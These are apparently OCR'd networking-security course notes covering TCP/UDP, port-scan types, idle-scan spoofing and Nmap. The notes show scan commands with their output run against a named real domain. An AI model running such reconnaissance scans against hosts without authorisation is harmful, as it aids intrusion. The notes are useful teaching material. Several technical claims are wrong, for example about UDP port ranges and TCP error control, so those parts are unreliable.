
- Step 1 (SYN): In the first step, the client wants to establish a connection with a server, so it sends a segment with SYN (Synchronize Sequence Number) which informs the server that the client is likely to start communication and with what sequence number it starts segments with
- Step 2 (SYN + ACK): Server responds to the client request with SYN-ACK signal bits set. Acknowledgement (ACK) signifies the response of the segment it received and SYN signifies with what sequence number it is likely to start the segments with

- Step 3 (ACK): In the final part client acknowledges the response of the server and they both establish a reliable connection with which they will start the actual data transfer

TCP Communication Flags

There are six control bits or flags:

1. URG: It represents an urgent pointer. If it is set, then the data is processed urgently.
2. ACK: If the ACK is set to 0, then it means that the data packet does not contain an acknowledgment.
3. PSH: If this field is set, then it requests the receiving device to push the data to the receiving application without buffering it.
4. RST: If it is set, then it requests to restart a connection.
5. SYN: It is used to establish a connection between the hosts.
6. FIN: It is used to release a connection, and no further data exchange will happen.



Advantages of TCP o It provides a connection-oriented reliable service, which means that it guarantees the delivery of data packets. If the data packet is lost across the network, then the TCP will resend the lost packets.

- o It provides a flow control mechanism using a sliding window protocol.
- o It provides error detection by using checksum and error control by using Go Back or ARP protocol.
  o It eliminates the congestion by using a network congestion avoidance algorithm that includes various schemes such as additive increase/multiplicative decrease (AIMD), slow start, and congestion window.

Disadvantage of TCP
It increases a large amount of overhead as each segment gets its own TCP header, so fragmentation by the router increases the overhead.

UDP Protocol:

In computer networking, the UDP stands for User Datagram Protocol. The David P. Reed developed the UDP protocol in 1980. It is defined in RFC 768, and it is a part of the TCP/IP protocol, so it is a standard protocol over the internet. The UDP protocol allows computer applications to send messages in the form of datagrams from one machine to another machine over the Internet Protocol (IP) network. The UDP is an alternative communication protocol to the TCP protocol (transmission control protocol). Like TCP, UDP provides a set of rules that governs how the data should be exchanged over the internet. The UDP works by encapsulating the data into the packet and providing its own header information to the packet. Then, this UDP packet is encapsulated to the IP packet and sent off to its destination. Both the TCP and UDP protocols send the data over the internet protocol network, so it is also known as TCP/IP and UDP/IP. There are many

differences between these two protocols. UDP enables the process-to-process communication, whereas the TCP provides host to host communication. Since UDP sends the messages in the form of datagrams, it is considered the best-effort mode of communication. TCP sends the individual packets, so it is a reliable transport medium. Another difference is that the TCP is a connection-oriented protocol whereas, the UDP is a connectionless protocol as it does not require any virtual circuit to transfer the data.

UDP also provides a different port number to distinguish different user requests and also provides the checksum capability to verify whether the complete data has arrived or not; the IP layer does not provide these two services.

Features of UDP protocol

1)Transport layer protocol

UDP is the simplest transport layer communication protocol. It contains a minimum amount of communication mechanisms. It is considered an unreliable protocol, and it is based on best-effort delivery services. UDP provides no acknowledgment mechanism, which means that the receiver does not send the acknowledgment for the received packet, and the sender also does not wait for the acknowledgment for the packet that it has sent.

2)Connectionless

The UDP is a connectionless protocol as it does not create a virtual path to transfer the data. It does not use the virtual path, so packets are sent in different paths between the sender and the receiver, which leads to the loss of packets or received out of order.

3)Ordered delivery of data is not guaranteed.

In the case of UDP, the datagrams are sent in some order will be received in the same order is not guaranteed as the datagrams are not numbered.

4)Ports

The UDP protocol uses different port numbers so that the data can be sent to the correct destination. The port numbers are defined between 0 and 1023. 5)Faster transmission

UDP enables faster transmission as it is a connectionless protocol, i.e., no virtual path is required to transfer the data. But there is a chance that the individual packet is lost, which affects the transmission quality. On the other hand, if the packet is lost in TCP connection, that packet will be resent, so it guarantees the delivery of the data packets.

6)Acknowledgment mechanism

The UDP does have any acknowledgment mechanism, i.e., there is no handshaking between the UDP sender and UDP receiver. If the message is sent in TCP, then the receiver acknowledges that I am ready, then the sender sends the data. In the case of TCP, the handshaking occurs between the sender and the receiver, whereas in UDP, there is no handshaking between the sender and the receiver.

7)Segments are handled independently.

Each UDP segment is handled individually of others as each segment takes different path to reach the destination. The UDP segments can be lost or delivered out of order to reach the destination as there is no connection setup between the sender and the receiver.

8)Stateless

It is a stateless protocol that means that the sender does not get the acknowledgement for the packet which has been sent.

Why do we require the UDP protocol?


As we know that the UDP is an unreliable protocol, but we still require a UDP protocol in some cases. The UDP is deployed where the packets require a large amount of bandwidth along with the actual data. For

example, in video streaming, acknowledging thousands of packets is troublesome and wastes a lot of bandwidth. In the case of video streaming, the loss of some packets couldn't create a problem, and it can also be ignored.

In UDP, the header size is 8 bytes, and the packet size is upto 65,535 bytes. But this packet size is not possible as the data needs to be encapsulated in the IP datagram, and an IP packet, the header size can be 20 bytes; therefore, the maximum of UDP would be 65,535 minus 20. The size of the data that the UDP packet can carry would be 65,535 minus 28 as 8 bytes for the header of the UDP packet and 20 bytes for IP header.


The UDP header contains four fields:

- Source port number: It is 16-bit information that identifies which port is going t send the packet.
- Destination port number: It identifies which port is going to accept the information.



  It is 16-bit information which is used to identify application-level service on the destination machine.
- Length: It is 16-bit field that specifies the entire length of the UDP packet that includes the header also. The minimum value would be 8-byte as the size of the header is 8 bytes.
- Checksum: It is a 16-bits field, and it is an optional field. This checksum field checks whether the information is accurate or not as there is the possibility that the information can be corrupted while transmission. It is an optional field, which means that it depends upon the application, whether it wants to write the checksum or not. If it does not want to write the checksum, then all the 16 bits are zero; otherwise, it writes the checksum. In UDP, the checksum field is applied to the entire packet, i.e., header as well as data part whereas, in IP, the checksum field is applied to only the header field.

Concept of Queuing in UDP protocol



In UDP protocol, numbers are used to distinguish the different processes on a server and client. We know that UDP provides a process-to-process communication. The client generates the processes that need services while the server generates the processes that provide services. The queues are available for both the processes, i.e., two queues for each process. The first queue is the incoming queue that receives the messages, and the second one is the outgoing queue that sends the messages. The queue functions when the process is running. If the process is terminated then the queue will also get destroyed.

UDP handles the sending and receiving of the UDP packets with the help of the following components:

- Input queue: The UDP packets uses a set of queues for each process.
- Input module: This module takes the user datagram from the IP, and then it finds the information from the control block table of the same port. If it finds the entry in the control block table with the same port as the user datagram, it enqueues the data.
- Control Block Module: It manages the control block table.
- Control Block Table: The control block table contains the entry of open ports.
- Output module: The output module creates and sends the user datagram.

Several processes want to use the services of UDP. The UDP multiplexes and demultiplexes the processes so that the multiple processes can run on a single host.

Advantages

- It produces a minimal number of overheads.

Limitations o It provides an unreliable connection delivery service. It does not provide any services of IP except that it provides process-to-process communication. o The UDP message can be lost, delayed, duplicated, or can be out of order.


- o It does not provide a reliable transport delivery service. It does not provide any acknowledgment or flow control mechanism. However, it does provide error control to some extent.

3.4-Scanning Methodologies:


- TCP connect scan
- Syn scan
- Xmas scan
- Null scan
- Fin scan
- ack scan
- Idle scan
- Inverse tcp flag scan TCP Connect Scan (-ST):

TCP connect scan is the default TCP scan type when SYN scan is not an option. This is the case when a user does not have raw packet privileges or is scanning IPv6 networks. Instead of writing raw packets as most other scan types do, Nmap asks the underlying operating system to establish a connection with the target machine and port by issuing the connect system call. This is the same high-level system call that web browsers, P2P clients, and most other network-enabled applications use to establish a connection. It is part of a programming interface known as the Berkeley Sockets API. Rather than read raw packet responses off the wire, Nmap uses this API to obtain status information on each connection attempt. This and the FTP bounce scan (the section called "TCP FTP Bounce Scan (-b)") are the only scan types available to unprivileged users.

It is a three-way handshake between the client and the server. If the three-way handshake takes place, then communication has been established.



A client trying to connect to a server on port 80 initializes the connection by sending a TCP packet with the SYN flag set and the port to which it wants to connect (in this case port 80). If the port is open on the server and is accepting connections, it responds with a TCP packet with the SYN and ACK flags set. The connection is established by the client sending an acknowledgement ACK and RST flag in the final handshake. If this three-way handshake is completed, then the port on the server is open.



The client sends the first handshake using the SYN flag and port to connect to the server in a TCP packet. If the server responds with a RST instead of a SYN-ACK, then that particular port is closed on the server.


```
C:\Users\syeds>nmap -T4 -sT vvitguntur.com
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-08 22:40 India Standard Time
Nmap scan report for vvitguntur.com (162.240.63.195)
Host is up (0.28s latency).
rDNS record for 162.240.63.195: server.vvitguntur.com
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
53/tcp   open  domain
80/tcp   open  http
110/tcp  open  pop3
111/tcp  open  rpcbind
143/tcp  open  imap
443/tcp  open  https
465/tcp  open  smtps
587/tcp  open  submission
993/tcp  open  imaps
995/tcp  open  pop3s
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 354.02 seconds
```

TCP SYN (Stealth) Scan (-sS):

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls. SYN scan is relatively unobtrusive and stealthy, since it never completes TCP connections. It also works against any compliant TCP stack rather than depending on idiosyncrasies of specific platforms as Nmap's FIN/NULL/Xmas, Maimon and idle scans do.
It also allows clear, reliable differentiation between open, closed, and filtered states.


SYN scan may be requested by passing the -sS option to Nmap. It requires raw-packet privileges, and is the default TCP scan when they are available. So, when running Nmap as root or Administrator, -sS is usually omitted.

While SYN scan is pretty easy to use without any low-level TCP knowledge, understanding the technique helps when interpreting unusual results. Fortunately for us, the fearsome black-hat cracker Ereet Hagiwara has taken a break from terrorizing Japanese Windows users to illustrate the Example 5.1 SYN scan for us at the packet level. First, the behavior against open port 22



how Nmap determines that port 113 is closed. This is even simpler than the open case. The first step is always the same—Nmap sends the SYN probe to Scanme. But instead of receiving a SYN/ACK back, a RST is returned. That settles it—the port is closed. No more communication regarding this port is necessary.

SYN scan of closed port 113





```
C:\Users\syeds>nmap -p22,113,139 vvitguntur.com
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-11 08:25 India Standard Time
Nmap scan report for vvitguntur.com (162.240.63.195)
Host is up (0.30s latency).
rDNS record for 162.240.63.195: server.vvitguntur.com

PORT    STATE    SERVICE
22/tcp  open     ssh
113/tcp closed   ident
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 3.79 seconds
```


stealth scan

XMAS SCAN:

Nmap Xmas scan was considered a stealthy scan which analyzes responses to Xmas packets to determine the nature of the replying device. Each operating system or network device responds in a different way to Xmas packets revealing local information such as OS (Operating System), port state and more. Currently many firewalls and Intrusion Detection System can detect Xmas packets and it is not the best technique to carry out a stealth scan, yet it is extremely useful to understand how it works.

It is more stealth and faster compared to other scans. It breaks the rule of TCP connection.IT is illegal and easily detected by firewalls and IDS's. This scan only works on
Unix based os but does not work on windows if use on other os it will give false +ve results





When port is open

When port is closed

```
C:\Users\syeds>nmap -sX -T4 vvitguntur.com
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-11 08:27 India Standard Time
Nmap scan report for vvitguntur.com (162.240.63.195)
Host is up (0.35s latency).
rDNS record for 162.240.63.195: server.vvitguntur.com
All 1000 scanned ports on vvitguntur.com (162.240.63.195) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 253.64 seconds
```

NULL Scan:


The Null Scan is a type of TCP scan that hackers — both ethical and malicious — use to identify listening TCP ports. In the right hands, a Null Scan can help identify potential holes for server hardening, but in the wrong hands, it is a reconnaissance tool. It is a pre-attack probe.

A Null Scan is a series of TCP packets that contain a sequence number of 0 and no set flags.

In a production environment, there will never be a TCP packet that doesn't contain a flag. Because the Null Scan does not contain any set flags, it can sometimes penetrate firewalls and edge routers that filter incoming packets with particular flags.

The expected result of a Null Scan on an open port is no response. Since there are no flags set, the target will not know how to handle the request. It will discard the packet and no reply will be sent. If the port is closed, the target will send an RST packet in response.

Information about which ports are open can be useful to hackers, as it will identify active devices and their TCP-based application-layer protocol.




```
C:\Users\syeds>nmap -sN -T4 vvitguntur.com
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-11 08:13 India Standard Time
Nmap scan report for vvitguntur.com (162.240.63.195)
Host is up (0.32s latency).
rDNS record for 162.240.63.195: server.vvitguntur.com
All 1000 scanned ports on vvitguntur.com (162.240.63.195) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 25.02 seconds
```


FIN SCAN:


The Nmap FIN scan comes in handy in such circumstances. The standard use of a FIN packet is to terminate the TCP connection — typically after the data transfer is complete. Instead of a SYN packet, Nmap initiates a FIN scan by using a FIN packet. Since there is no earlier communication between the scanning host and the target host, the target responds with an RST packet to reset the connection. However, by doing so, it reveals its presence. A FIN scan is initiated using a command like nmap -sF 192.168.100.100.

The FIN scan sends a packet that would never occur in the real world. It sends a packet with the FIN flag set without first establishing a connection with the target. If a RST (reset) packet is received back from the target due to the way the RFC is written, the port is considered

```
C:\Users\syeds>nmap -sF -T4 vvitguntur.com
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-11 08:40 India Standard Time
Nmap scan report for vvitguntur.com (162.240.63.195)
Host is up (0.31s latency).
rDNS record for 162.240.63.195: server.vvitguntur.com
All 1000 scanned ports on vvitguntur.com (162.240.63.195) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 256.32 seconds
```

closed.






Port is open

port is closed

TCP ACK Scan (-sA):

This scan is different than the others discussed so far in that it never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

ACK scan is enabled by specifying the -sA option. Its probe packet has only the ACK flag set (unless you use --scanflags). When scanning unfiltered systems, open and closed ports will both return a RST packet. Nmap then labels them as unfiltered, meaning that they are reachable by the ACK packet, but whether they are open or closed is undetermined. Ports that don't respond, or send certain ICMP error messages back, are labelled filtered.




```
C:\Users\syeds>nmap -sA -T4 vvitguntur.com
Starting Nmap 7.93 ( https://nmap.org ) at 2022-09-11 09:06 India Standard Time
Nmap scan report for vvitguntur.com (162.240.63.195)
Host is up (0.29s latency).
rDNS record for 162.240.63.195: server.vvitguntur.com
All 1000 scanned ports on vvitguntur.com (162.240.63.195) are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 19.12 seconds
```

IDLE SCAN:

Idle scanning is more complex than any of the techniques discussed so far, you don't need to be a TCP/IP expert to understand it. It can be put together from these basic facts:

- One way to determine whether a TCP port is open is to send a SYN (session establishment) packet to the port. The target machine will respond with a SYN/ACK (session request acknowledgment) packet if the port is open, and RST (reset) if the port is closed. This is the basis of the previously discussed SYN scan.
- A machine that receives an unsolicited SYN/ACK packet will respond with a RST. An unsolicited RST will be ignored.
- Every IP packet on the Internet has a fragment identification number (IP ID). Since many operating systems simply increment this number for each packet they send, probing for the IPID can tell an attacker how many packets have been sent since the last probe.

By combining these traits, it is possible to scan a target network while forging your identity so that it looks like an innocent zombie machine did the scanning.


Idle Scan Step by Step

Fundamentally, an idle scan consists of three steps that are repeated for each port:

1. Probe the zombie's IP ID and record it.
2. Forge a SYN packet from the zombie and send it to the desired port on the target. Depending on the port state, the target's reaction may or may not cause the zombie's IP ID to be incremented.
3. Probe the zombie's IP ID again. The target port state is then determined by comparing this new IP ID with the one recorded in step 1.

After this process, the zombie's IP ID should have increased by either one or two. An increase of one indicates that the zombie hasn't sent out any packets, except for its reply to the attacker's probe. This lack of sent packets means that the port is not open (the target must have sent the zombie either a RST packet, which was ignored, or nothing at all). An increase of two indicates that the zombie sent out a packet between the two probes. This extra packet usually means that the port is open (the target presumably sent the zombie a SYN/ACK packet in response to the forged SYN, which induced a RST packet from the zombie). Increases larger than two usually signify a bad zombie host. It might not have predictable IP ID numbers, or might be engaged in communication unrelated to the idle scan.

Even though what happens with a closed port is slightly different from what happens with a filtered port, the attacker measures the same result in both cases, namely, an IP ID increase of 1. Therefore, it is not possible for the idle scan to distinguish between closed and filtered ports. When Nmap records an IP ID increase of 1 it marks the port closed|filtered.




IDLE SCAN FOR OPEN PORT

IDLE SCAN FOR CLOSED PORT

IDLE SCAN FOR FILTERED PORT

Inverse tcp flag scan:

Inverse TCP flag scanning works by sending TCP probe packets with or without TCP flags. Based on the response, it is possible to determine whether the port is open or closed. If there is no response, then the port is open. If the response is RST, then the port is closed.



Inverse TCP Flag Probe Scanning

3.5-NMAP/ZENMAP:

What is NMAP

Nmap, short for Network Mapper, is a free and open-source tool used for vulnerability checking, port scanning and, of course, network mapping. Despite being created back in 1997, Nmap remains the gold standard against which all other similar tools, either commercial or open source, are judged.

Nmap has maintained its preeminence because of the large community of developers and coders who help to maintain and update it. The Nmap community reports that the tool, which anyone can get for free, is downloaded several thousand times every week.

Because of its flexible, open-source code base, it can be modified to work within most customized or heavily specialized environments. There are distributions of Nmap specific to Windows, Mac and Linux environments, but Nmap also supports less popular or older operating systems like Solaris, AIX or AmigaOS. The source code is available in C, C++, Perl and Python.

Nmap is a command line interface

```
C:\Users\syeds>nmap
Nmap 7.93 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports sequentially - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION:
  -sV: Probe open ports to determine service/version info
```

Nmap installed

How does Nmap work:

The heart of Nmap is port scanning. How it works is that users designate a list of targets on a network that they want to learn information about. Users don’t need to identify specific targets, which is good because

most administrators don't have a complete picture of everything that is using the potentially thousands of ports on their network. Instead, they compile a range of ports to scan.

It's also possible to scan all network ports, although that would potentially take a lot of time and eat up quite a bit of available bandwidth. Plus, depending on the type of passive defenses that are in use on the network, such a massive port scan would likely trigger security alerts. As such, most people use Nmap in more limited deployments or divide different parts of their network up for scheduled scanning over time.

In addition to setting up a range targets to be scanned, users can also control the depth of each scan. For example, a light or limited scan might return information about which ports are open and which have been closed by firewall settings. More detailed scans could additionally capture information about what kind of devices are using those ports, the operating systems they are running and even the services that are active on them. Nmap can also discover deeper information, like the version of those discovered services. That makes it a perfect tool for finding vulnerabilities or assisting with patch management efforts.


Controlling the scans used to require console commands, which of course means that some training was required. But the new Zenmap graphical interface makes it easy for just about everyone to tell Nmap what they want it to discover, with or without formal training. Meanwhile, professionals can continue to use the console commands they always have, making it a useful tool for both experts and novices alike.

What is Zenmap?

To deploy Nmap, users originally had to have some advanced programming skills, or at least know their way around console commands or non-graphical interfaces. That changed recently with the introduction of the Zenmap tool for Nmap, which adds a graphical interface that makes launching the program and analyzing the returned output it generates much more accessible.

